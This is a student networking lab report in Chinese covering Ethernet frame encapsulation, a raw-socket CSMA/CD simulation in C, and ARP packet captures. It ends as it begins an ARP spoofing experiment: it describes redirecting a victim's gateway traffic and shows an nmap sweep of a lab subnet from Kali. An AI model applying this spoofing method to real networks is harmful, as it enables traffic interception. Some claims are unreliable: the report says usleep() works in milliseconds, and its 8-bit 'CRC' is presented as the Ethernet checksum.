
一、任务一

1. 实验内容

(1) 抓包分析以太网帧


下图为一个基于以太网帧的 ARP 包，可以看到，可以看到前 6 个字节为 Dst 字段，也就是目的 MAC 地址为：1c:4d:70:7a:cf:38；后 7-12 个字节为 Src 字段，也就是源 MAC 地址为：c8:3a:35:59:cd:b8。13、14 字节为 Type 字段，也叫协议字段，由于这个报文时 ARP 包，所以协议字段为 0x0806，表示以太网帧的数据部分是 ARP 协议。



常见的一些以太网帧协议字段表示的协议有这些：

类型值	协议	类型值	协议
0x0661	DLOG	0x86DD	网际协议 v6（IPv6）
0x0800	网际协议 IP	0x880B	点对点协议 PPP
0x0806	地址解析协议 ARP	0x88CC	链接层发现协议
0x8035	反向 ARP（RARP）	0x8E88	局域网上的 EAP
0x814C	简单网络管理协议	0x9000	配置测试协议

如果使用的是以太网的广播包，那么在前 6 个字节，也就是 Dst 目的 MAC 地址，会使用广播地址，即：ff:ff:ff:ff:ff:ff。二进制为全 1。如下图就是一个以太网帧广播包。



以太网帧除了上面提到的 3 个字段，确实在实际的传输过程中，还会在以太网帧前面加上 7 个字节的前导码，和 1 个字节的帧开始符。并在最后添加 4 个字节的校验和。并且不足 64 字节的帧会填充数据字段达到 64 字节。下图为以太网帧的结构。

(2) 模拟 Ethernet 帧的封装与发送过程

以太网帧的封装包括填充源 MAC，目的 MAC，协议类型。进行 CRC 校验，不足 64 字节的进行数据填充，以及前同步码和帧开始符的填充。下图为我编写的以太网帧封装发送过程的程序 ethEncapRecv 的帧封装过程。输入需要发送的数据，如：Hello, I'm A! 程序会输出封装后的数据包。

```
[root@LUANCHE ethsend]# ./ethEncapSend
输入A需要发送的内容: Hello,I'm A!
A的封装帧:
aa aa aa aa aa aa aa ab  00 11 22 33 44 55 00 11
22 11 11 aa ff aa 48 65  6c 6c 6f 2c 49 27 6d 20
41 21 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 f3

输入B需要发送的内容: Hello,I'm B!
B的封装帧:
aa aa aa aa aa aa aa ab  00 11 22 33 44 55 00 11
22 11 11 bb ff bb 48 65  6c 6c 6f 2c 49 27 6d 20
42 21 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 f3
```


以太网帧封装成功后，就开始发送数据包。模拟以太网帧发送数据包的过程需要模拟 CSMA/CD 过程。为了模拟碰撞过程，我利用了 Linux 的多线程编程，创建两个线程，进行模拟冲突过程。使用 Bus 变量表示总线，当某个进程在发送数据时，Bus 和每个线程的线程号进行或运算。如果发成冲突，那么 Bus 就和当前的线程号不同。如果出现了冲突，就会采用指数退避算法进行冲突退避。下图是模拟的发送过程。

```
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
00 00 00 00 00 f3

输入发送次数: 8

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 1 次

主机A(线程号: 139823163582208): 发生第 1 次冲突

主机A(线程号: 139823163582208): 启用退避算法  退避时间: 5 ms(randNum = 1)

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 1 次

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 2 次

主机A(线程号: 139823163582208): 发生第 1 次冲突

主机A(线程号: 139823163582208): 启用退避算法  退避时间: 5 ms(randNum = 1)

主机B(线程号: 139823155189504): 发生第 1 次冲突

主机B(线程号: 139823155189504): 启用退避算法  退避时间: 5 ms(randNum = 1)

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 3 次

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 2 次

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 4 次

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 3 次
```

```
主机A(线程号: 139823163582208): 发送成功 - 成功次数: 5 次

主机A(线程号: 139823163582208): 发生第 1 次冲突

主机A(线程号: 139823163582208): 启用退避算法  退避时间: 5 ms(randNum = 1)

主机B(线程号: 139823155189504): 发生第 1 次冲突

主机B(线程号: 139823155189504): 启用退避算法  退避时间: 5 ms(randNum = 1)

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 6 次

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 4 次

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 7 次

主机A(线程号: 139823163582208): 发生第 1 次冲突

主机A(线程号: 139823163582208): 启用退避算法  退避时间: 5 ms(randNum = 1)

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 5 次

主机A(线程号: 139823163582208): 发送成功 - 成功次数: 8 次

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 6 次

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 7 次

主机B(线程号: 139823155189504): 发送成功 - 成功次数: 8 次
```

可以看见在发送过程中出现了冲突，程序利用指数退避算法进行了退避。最终将数据发送 8 次。

发送出去的数据包使用的 sendto()函数，因此是实际的发送出去的包，可以使用 wireshark 进行抓包查看，并且可以看到发送的数据，下图为 wireshark 抓包的截图：



当然我也编写了一个 ethEncapRecv 程序接收发送来的数据，如下图：

两个程序的代码如下，分别是
ethEncapSend.c：

```
/*
** gcc -g ethEncapSend.c -o ethEncapSend -lpthread -lm
*/

#include <stdio.h>          //memcpy()
#include <string.h>         //strxxx()
#include <unistd.h>         //close(),sleep()
#include <sys/socket.h>     //socket()
#include <arpa/inet.h>      //htons()
#include <linux/if.h>       //struct ifreq
#include <linux/if_ether.h>  //ETH_ALEN(6),ETH_HLEN (14),ETH_FRAME_LEN
(1514),struct ethhdr
#include <linux/if_packet.h> //struct sockaddr_ll
#include <sys/ioctl.h>      //ioctl()

#include <pthread.h> //pthread_create(),pthread_join()
#include <math.h>    //pow()
#include <stdlib.h>  //rand()
#include <time.h>    //time()

union ethframe {
    struct
    {
        struct ethhdr header;
        char data[ETH_DATA_LEN];
    } field;
    unsigned char buffer[ETH_FRAME_LEN];
};

union ethframe frameA;
union ethframe frameB;
unsigned int frame_lenA;
unsigned int frame_lenB;
char dataA[1502] = {0x00}; //A 发送的数据
char dataB[1502] = {0x00}; //B 发送的数据

char sourceA[ETH_ALEN] = {0x00, 0x11, 0x22, 0x11, 0x11, 0xaa}; //主机 A
源 MAC
char sourceB[ETH_ALEN] = {0x00, 0x11, 0x22, 0x11, 0x11, 0xbb}; //主机 B
源 MAC
char dest[ETH_ALEN] = {0x00, 0x11, 0x22, 0x33, 0x44, 0x55};    //目的主机
```

MAC

```
short protoA = 0xffaa;                                  //主机 A 使用
协议号
short protoB = 0xffbb;                                  //主机 B 使用
协议号

pthread_t idA, idB; //线程号
pthread_t Bus = 0;
int sendtimes;

unsigned int encapEth(char *source, char *dest, short proto, char
*data, union ethframe *frame)
{//封装以太网帧
    unsigned short data_len = strlen(data);
    if (data_len < 46)
        data_len = 46;
    memcpy((*frame).field.header.h_dest, dest, ETH_ALEN);
    memcpy((*frame).field.header.h_source, source, ETH_ALEN);
    (*frame).field.header.h_proto = htons(proto);
    memcpy((*frame).field.data, data, data_len);
    unsigned int frame_len = data_len + ETH_HLEN;
    for (int i = 0; i < 7; i++)
    {
        printf("%02x ", 0xaa);
    }
    printf("%02x ", 0xab); //前导码和帧前定界符
    int k = 8;
    for (int i = 0; i < frame_len; i++, k++)
    {
        if (k % 8 == 0)
            printf(" ");
        if (k % 16 == 0)
            printf("\n");
        printf("%02x ", (*frame).buffer[i]);
    }

    unsigned char ch;
    unsigned char crc = 0x00;

    for (int i = 0; i < frame_len; i++)
    {
        ch = (*frame).buffer[i];
        for (int j = 0; j < 8; j++)
        {
```

```
            if (0x80 == (crc & (0x80)))
            {
                crc = (crc << 1) & (0xff);
                crc = crc | ((ch & 0x80) >> 7);
                crc = crc ^ (0x07);
            }
            else
            {
                crc = (crc << 1) & (0xff);
                crc = crc | ((ch & 0x80) >> 7);
            }
            ch = ch << 1;
        }
    }
    if (k % 8 == 0)
        printf(" ");
    if (k % 16 == 0)
        printf("\n");
    k++;
    printf("%02x ", 0x00);
    if (k % 8 == 0)
        printf(" ");
    if (k % 16 == 0)
        printf("\n");
    k++;
    printf("%02x ", crc);
    printf("\n");
    return frame_len;
}

int sendEth(union ethframe *frame, unsigned int frame_len, char *dest,
int s, int ifindex)
{//发送以太网帧
    struct sockaddr_ll saddrll;
    memset(&saddrll, 0, sizeof(saddrll));
    saddrll.sll_family = PF_PACKET;
    saddrll.sll_ifindex = ifindex;
    saddrll.sll_halen = ETH_ALEN;
    memcpy(saddrll.sll_addr, dest, ETH_ALEN);
    if (sendto(s, (*frame).buffer, frame_len, 0, (struct sockaddr
*)&saddrll, sizeof(saddrll)) > 0)
    {
        //printf("Success!\n");
        return 1;
```

```
    }
    //printf("Error, could not send\n");
    return 0;
}

void mysend(char *data, short proto, char *source, char *dest, union
ethframe *frame, unsigned int frame_len)
{//发送
    int s;
    struct ifreq ethreq;
    char *iface = "ens160"; //网卡接口
    int ifindex;
    if ((s = socket(AF_PACKET, SOCK_RAW, htons(proto))) < 0)
    {
        printf("Error: could not open socket\n");
        return;
    }
    memset(&ethreq, 0x00, sizeof(ethreq));
    strncpy(ethreq.ifr_name, iface, IFNAMSIZ);
    if (ioctl(s, SIOCGIFINDEX, &ethreq) < 0)
    {
        printf("Error: could not get interface index\n");
        close(s);
        return;
    }
    ifindex = ethreq.ifr_ifindex;
    if(sendEth(frame, frame_len, dest, s, ifindex)==0) printf("Error,
could not send\n");;
    close(s);
}

void *mythreadA(void)
{//线程 A
    int i = 0;                    //发送成功次数
    int CollisionCounter = 0;      //冲突计数器初始值为 0
    double collisionWindow = 5.12; //冲突窗口值取 5.12ms
Loop:
    if (Bus == 0)
    {
        Bus = Bus | idA; //模拟发送包
        usleep(12);
        if (Bus == idA) // 数据发送成功
        {
            mysend(dataA, protoA, sourceA, dest, &frameA, frame_lenA);
```

```
            i++;
            printf("主机 A(线程号：%5ld): 发送成功 - 成功次数: %d 次\n\n",
idA, i);
            Bus = 0;
//内存清零
            CollisionCounter = 0;
//复原冲突计数器
            usleep(rand() % 10);
//随机延时
            if (i < sendtimes)
                goto Loop;
        }
        else
        {
            CollisionCounter++;
            printf("主机 A(线程号：%5ld): 发生第 %d 次冲突\n\n", idA,
CollisionCounter);
            Bus = 0;
            if (CollisionCounter <= 16)
            {
                srand(time(0));
                int randNum = rand() % ((int)pow(2, (CollisionCounter >
10) ? 10 : CollisionCounter));
                unsigned long backofftime = (unsigned
long)(collisionWindow * randNum);
                printf("主机 A(线程号：%5ld): 启用退避算法  退避时间：%ld
ms(randNum = %d)\n\n", idA, backofftime, randNum);
                usleep(backofftime);
                goto Loop;
            }
            else
            {
                printf("主机 A(线程号：%5ld): 重发次数超过 16 次，发送失败
\n\n", idA);
            }
        }
    }
    else
        goto Loop;
}

void *mythreadB(void)
{//线程 B
    int i = 0;
```

```
    int CollisionCounter = 0;
    double collisionWindow = 5.12;
Loop:
    if (Bus == 0)
    {
        usleep(2);
        Bus = Bus | idB;
        usleep(3);
        if (Bus == idB)
        {
            mysend(dataB, protoB, sourceB, dest, &frameB, frame_lenB);
            i++;
            printf("主机 B(线程号：%5ld): 发送成功 - 成功次数: %d 次\n\n",
idB, i);
            Bus = 0;
            CollisionCounter = 0;
            usleep(rand() % 10);
            if (i < sendtimes)
                goto Loop;
        }
        else
        {
            CollisionCounter++;
            printf("主机 B(线程号：%5ld): 发生第 %d 次冲突\n\n", idB,
CollisionCounter);
            Bus = 0;
            if (CollisionCounter <= 16)
            {
                srand(time(0));
                int randNum = rand() % ((int)pow(2, (CollisionCounter >
10) ? 10 : CollisionCounter));
                unsigned long backofftime = (unsigned
long)(collisionWindow * randNum);
                printf("主机 B(线程号：%5ld): 启用退避算法  退避时间：%ld
ms(randNum = %d)\n\n", idB, backofftime, randNum);
                usleep(backofftime);
                goto Loop;
            }
            else
            {
                printf("主机 B(线程号：%5ld): 重发次数超过 16 次，发送失败
\n\n", idB);
            }
        }
```

```
    }
    else
        goto Loop; //总线忙
}

int main(void)
{
    printf("输入 A 需要发送的内容：");
    fgets(dataA,sizeof(dataA),stdin);
    dataA[strlen(dataA)-1]=0x00;
    printf("A 的封装帧：\n");
    frame_lenA = encapEth(sourceA, dest, protoA, dataA, &frameA);
    printf("\n");

    printf("输入 B 需要发送的内容：");
    fgets(dataB,sizeof(dataB),stdin);
    dataB[strlen(dataB)-1]=0x00;
    printf("B 的封装帧：\n");
    frame_lenB = encapEth(sourceB, dest, protoB, dataB, &frameB);
    printf("\n");

    printf("输入发送次数：");
    scanf("%d", &sendtimes);
    printf("\n");

    int ret = 0;
    //创建双线程
    ret = pthread_create(&idA, NULL, (void *)mythreadA, NULL);
    if (ret)
    {
        printf("Create pthread error!\n");
        return 1;
    }
    ret = pthread_create(&idB, NULL, (void *)mythreadB, NULL);
    if (ret)
    {
        printf("Create pthread error!\n");
        return 1;
    }
    pthread_join(idA, NULL);
    pthread_join(idB, NULL);

    return 0;
}
```

以及 ethEncapRecv.c：

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <errno.h>
#include <unistd.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <linux/if_ether.h> //#include <linux/in.h>
#include <sys/ioctl.h>
#include <net/if.h>
#include <netinet/in.h>

union ethframe {
    struct
    {
        struct ethhdr header;
        char data[ETH_DATA_LEN];
    } field;
    char buffer[ETH_FRAME_LEN];
};

int main(int argc, char **argv)
{

    int sock, n;
    struct ifreq ethreq;
    //设置原始套接字方式为接收所有数据包
    if((sock = socket(PF_PACKET, SOCK_RAW, htons(ETH_P_ALL)))<0){
        perror("原始套接字建立失败\n");
        exit(1);
    }
    //设置网卡工作方式为混杂模式
    strncpy(ethreq.ifr_name,"ens160",IFNAMSIZ);
    if(ioctl(sock,SIOCGIFFLAGS,&ethreq)==-1){
        perror("设置混杂工作模式失败\n");
        close(sock);
        exit(1);
    }
    ethreq.ifr_flags|=IFF_PROMISC;
    if(ioctl(sock,SIOCSIFFLAGS,&ethreq)==-1){
        perror("设置混杂工作模式失败\n");
        close(sock);
```

```
        exit(1);
    }
    //开始捕获数据并进行简单分析
    unsigned char dest[20]= "00:11:22:33:44:55";    //目的主机 MAC
    unsigned char sourceA[20] = "00:11:22:11:11:aa"; //主机 A 源 MAC
    unsigned char sourceB[20] = "00:11:22:11:11:bb"; //主机 B 源 MAC
    unsigned char temp[20]={};
    while (1)
    {
        union ethframe frame;
        n = recvfrom(sock, frame.buffer, ETH_FRAME_LEN, 0, NULL, NULL);
        if (n < 46)
        {
            close(sock);
            continue;
        }
        unsigned char *destp = frame.field.header.h_dest;

sprintf(temp,"%02x:%02x:%02x:%02x:%02x:%02x",destp[0],destp[1],destp[2]
,destp[3],destp[4],destp[5]);
        if (strcmp(temp,dest) != 0)
            continue;

        unsigned char *source,*data;
        source = frame.field.header.h_source;

sprintf(temp,"%02x:%02x:%02x:%02x:%02x:%02x",source[0],source[1],source
[2],source[3],source[4],source[5]);
        data = frame.field.data;
        if (strcmp(temp, sourceA) == 0)
        {
            printf("收到来自主机 A( %s )的消息：",temp);
            for(int i=0;data[i]!=0x00;i++)
            {
                printf("%c",data[i]);
            }
            printf("\n\n");
        }
        else if (strcmp(temp, sourceB) == 0)
        {
            printf("收到来自主机 B( %s )的消息：",temp);
            for(int i=0;data[i]!=0x00;i++)
            {
                printf("%c",data[i]);
```

```
            }
            printf("\n\n");
        }
        else
        {
            continue;
        }
    }

    return 0;
}
```

2. 遇到的问题及分析

(1) 数据包的封装就是生成一个 unsigned char 类型的字符数组，因为发送的数据包通常也被看成字符数组。如果直接在字符数组上进行字段的填充是非常麻烦的。为了解决这个问题，于是使用 linux/if_ether.h 库中的 struct ethhdr 结构体，利用 C 语言的共用体 union 将字符数组和 ethhdr 结构体关联起来，这样填充字段时只需要修改结构体的成员变量，相应的字符数组也就能同样进行修改。下图为 union 共用体：

```
union ethframe {
    struct
    {
        struct ethhdr header;
        char data[ETH_DATA_LEN];
    } field;
    unsigned char buffer[ETH_FRAME_LEN];
};
```

(2) 在实际的冲突模拟过程中，如果使用冲突窗口为争用期 51.2us，会出现一个问题，因为使用双线程编程，linux 的 usleep()函数的参数时 ms 为单位。就导致退避时间几乎都是 0ms，达不到模拟冲突的效果。为了解决这个问题，我将冲突窗口值改为了 5.12ms，这样就能使得退避时间扩大，就能使用 usleep()函数模拟出冲突避免的效果。

```
int i = 0;                          //发送成功次数
int CollisionCounter = 0;           //冲突计数器初始值为0
double collisionWindow = 5.12; //冲突窗口值取5.12ms
```

(3) 多线程开发是我这个程序的精髓，没有多线程，是很难模拟出 CSMA/CD 的过程。Linux 系统的多线程开发和 windows 系统的多线程是不一样的，使用的库和函数也都不同。Linux 使用的是 pthread.h 库进行多线程开发，并且线程挂起的函数也是使用的 usleep()和 sleep()，分别是毫秒和秒的挂起函数。创建线程使用 pthread_create()函数，并且需要使用 pthread_join()将线程加入线程队列。下面是线程创建的代码：

```
 int ret = 0;
//创建双线程
 ret = pthread_create(&idA, NULL, (void *)mythreadA, NULL);
 if (ret)
{
     printf("Create pthread error!\n");
     return 1;
}
 ret = pthread_create(&idB, NULL, (void *)mythreadB, NULL);
 if (ret)
{
     printf("Create pthread error!\n");
     return 1;
}
 pthread_join(idA, NULL);
 pthread_join(idB, NULL);
```

3. 体会

虽然这是第一个实验，但是实际上我感觉这个最难的一个编程实验。程序的要求也是非常多的，需要 CRC 校验，进行 Ethernet 帧的封装，还需要模拟 CSMA/CD 的发送过程。单把每一个要求写成单独的程序，还比较简单，但是要把这几个要求写在一个程序上，确实非常难。特别是为了模拟 CSMA/CD 的发送过程，用到了多线程编程，这也是我第一次接触 Linux 的多线程编程。我花了不少时间去查看文档，最终才能把这个程序给完成。

这个实验也是收获非常大的，以前虽然学过 CSMA/CD 的流程，当时学的时候就感觉有一点复杂，现在从头到尾的用程序模拟 CSMA/CD，可以说能把以太网帧发送的过程理解得更加的透彻。

二、任务二

1. 实验内容

(1) 抓包分析 ARP 请求和应答包得过程及包内容

ARP 协议（Address Resolution Protocol），即地址解析协议。ARP 协议是用 IP 地址来解析获得 IP 地址对应的物理地址。ARP 协议的使用也是非常频繁，因为一旦路由器在转发数据包时，如果不知道主机对应的 MAC 地址就需要利用 ARP 协议。当然由 ARP 协议获取的 IP 地址和物理地址的映射会在 ARP 映射表中缓存一段时间。ARP 报文格式如下图：

硬件类型：16 位字段，用来定义运行 ARP 的网络类型。每个局域网基于其类型被指派一个整数。例如：以太网的类型为 1。ARP 可用在任何物理网络上。
协议类型：16 位字段，用来定义使用的协议。例如：对 IPv4 协议这个字段是 0800。ARP 可用于任何高层协议
硬件长度：8 位字段，用来定义物理地址的长度，以字节为单位。例如：对于以太网的值为 6。
协议长度：8 位字段，用来定义逻辑地址的长度，以字节为单位。例如：对于 IPv4 协议的值为 4。
操作码：16 位字段，用来定义报文的类型。已定义的分组类型有两种：ARP 请求（1），ARP 响应（2）。
源硬件地址：这是一个可变长度字段，用来定义发送方的物理地址。例如：对于以太网这个字段的长度是 6 字节。
源逻辑地址：这是一个可变长度字段，用来定义发送方的逻辑（IP）地址。例如：对于 IP 协议这个字段的长度是 4 字节。
目的硬件地址：这是一个可变长度字段，用来定义目标的物理地址，例如，对以太网来说这个字段位 6 字节。对于 ARP 请求报文，这个字段为全 0，因为发送方并不知道目标的硬件地址。
目的逻辑地址：这是一个可变长度字段，用来定义目标的逻辑（IP）地址，对于 IPv4 协议这个字段的长度为 4 个字节。


下图为抓包抓到的 ARP 请求报文：

```
> Frame 6: 64 bytes on wire (512 bits), 64 bytes captured (512 bits)
> Ethernet II, Src: Cisco_ea:b8:c1 (00:19:06:ea:b8:c1), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 123
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Cisco_ea:b8:c1 (00:19:06:ea:b8:c1)
    Sender IP address: 192.168.123.1
    Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
    Target IP address: 192.168.123.2
```

```
0000  ff ff ff ff ff ff 00 19  06 ea b8 c1 81 00 00 7b   ........ ........{
0010  08 06 00 01 08 00 06 04  00 01 00 19 06 ea b8 c1   ........ ........
0020  c0 a8 7b 01 00 00 00 00  00 00 c0 a8 7b 02 00 00   ..{..... ....{...
0030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```

当发送 ARP 请求报文时，因为不知道目的 MAC 地址，因此会发送广播包，所以目的地址为全 1，也就是 ff:ff:ff:ff:ff:ff。在 ARP 协议格式中，硬件类型为以太网帧，则该字段为 1；协议类型为 IPv4，则该字段为 0x0800；接着为长度字段，分别是 6、4；然后是操作码字段，请求报文的操作码字段为 1；后面就是发送端 MAC 和 IP 地址以及目标 MAC 和 IP 地址。因为不知道目标的 MAC，所以该字段填全 0，即 00:00:00:00:00:00。

下图为抓包抓到的 ARP 响应报文：



当发送 ARP 响应报文时，在 ARP 协议格式中，硬件类型为以太网帧，则该字段为 1；协议类型为 IPv4，则该字段为 0x0800；接着为长度字段，分别是 6、4；然后是操作码字段，响应报文的操作码字段为 2；后面就是发送端 MAC 和 IP 地址以及目标 MAC 和 IP 地址。

接收端收到这个 ARP 响应报文后，它就能够知道 IP 地址和 MAC 地址的映射关系，也就完成了地址解析的过程。


(2) ARP 安全及防御

ARP 欺骗

ARP 的使用是为了是主机或路由器进行自动学习，自动的获取 IP/MAC 映射关系，因为如果手动配置 ARP 表是非常庞大的工作量。但是由于通信是双向的，所以必然会存在安全性问题。如果有一方的 ARP 信息出错或者恶意修改，就会导致另一方获得错误的信息。ARP 欺骗就是利用这个原理，欺骗方频繁的发送错误的 ARP 报文，是另一方获得错误的信息，不能建立正确的 ARP 映射表，导致被欺骗方无法正常的通信。

利用 ARP 欺骗的可以实现 P2P 终结，也就是发送 ARP 欺骗报文，把被欺骗方的默认网关的 MAC 地址改为欺骗方的 MAC 地址，那么被欺骗方上网的流量都会发送给欺骗方，然后再把报文进行转发。被欺骗方是不会断网的，也就很难发现收到了 ARP 欺骗。

下面进行一下 ARP 欺骗的实验，先使用 ifconfig 查看本机的 IP 地址和 MAC 地址：



我这是利用 kali 来进行的，这个 kali 的网卡接口为 eth0，IP 地址为 192.168.148.33，我的虚拟机都处于同一个网段 192.168.148.0/24。其中默认网关是 192.168.148.1。下面使用 nmap -sP 192.168.148.0/24 扫描本网段的主机：

```
root@kali:~# nmap -sP 192.168.148.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-20 20:00 CST
Nmap scan report for 192.168.148.1
Host is up (0.00020s latency).
MAC Address: 00:50:56:EB:F0:D1 (VMware)
Nmap scan report for 192.168.148.2
Host is up (0.00016s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.148.11
Host is up (0.000092s latency).
MAC Address: 00:0C:29:0F:9D:7C (VMware)
Nmap scan report for 192.168.148.254
Host is up (0.00038s latency).
MAC Address: 00:50:56:E1:A4:77 (VMware)
Nmap scan report for 192.168.148.33
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.44 seconds
```

